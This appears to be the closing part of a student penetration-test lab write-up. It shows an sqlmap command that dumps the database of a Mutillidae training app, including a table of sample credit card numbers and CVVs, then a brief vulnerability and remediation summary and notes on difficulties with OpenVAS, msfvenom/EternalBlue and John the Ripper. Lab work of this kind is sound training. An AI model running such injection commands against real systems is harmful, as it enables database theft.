└─# sqlmap -u "http://192.168.57.30/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" --cookie="PHPSESSID=b21584be4745c44e7d6e4153688b943a" --dump
```

```
Database: owasp10
[6 tables]
+-----------------------------------------+
| accounts                                |
| blogs_table                             |
| captured_data                           |
| credit_cards                            |
| hitlog                                  |
| pen_test_tools                          |
+-----------------------------------------+
```

```
[22:26:49] [INFO] fetching entries for table 'credit_cards' i
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+-------------+
| ccid | ccv | ccnumber         | expiration  |
+------+-----+------------------+-------------+
| 1    | 745 | 4444111122223333 | 2012-03-01  |
| 2    | 722 | 7746536337776330 | 2015-04-01  |
| 3    | 461 | 8242325748474749 | 2016-03-01  |
| 4    | 230 | 7725653200487633 | 2017-06-01  |
| 5    | 627 | 1234567812345678 | 2018-11-01  |
+------+-----+------------------+-------------+
```

VAPT Report

Vulnerabilities	Remediations
• Anonymous logins • Backdoor Persistence • SQL injection • FTP server • Weak Passwords	• Data Encryption • Gateways • Change form of authentication and passwords • Develop patches • New SSL Certificate • Monitor

Challenges & What I would do differently

Challenges	Do Differently
1. **OpenVas Tool** • Scanning took a long time 2. **Msfvenom & Eternal Blue exploit** • Had trouble with the .exe file not running onto the victim's PC 3. **Sqlmap** • Wrong URL or quotation mistakes 4. **Hashdump + John the Ripper** • Had to use two different methods	1. **Tools** • Wireshark • OWASP Zap 2. **Ask Questions** • Authentication & Authorization Issues • Monitoring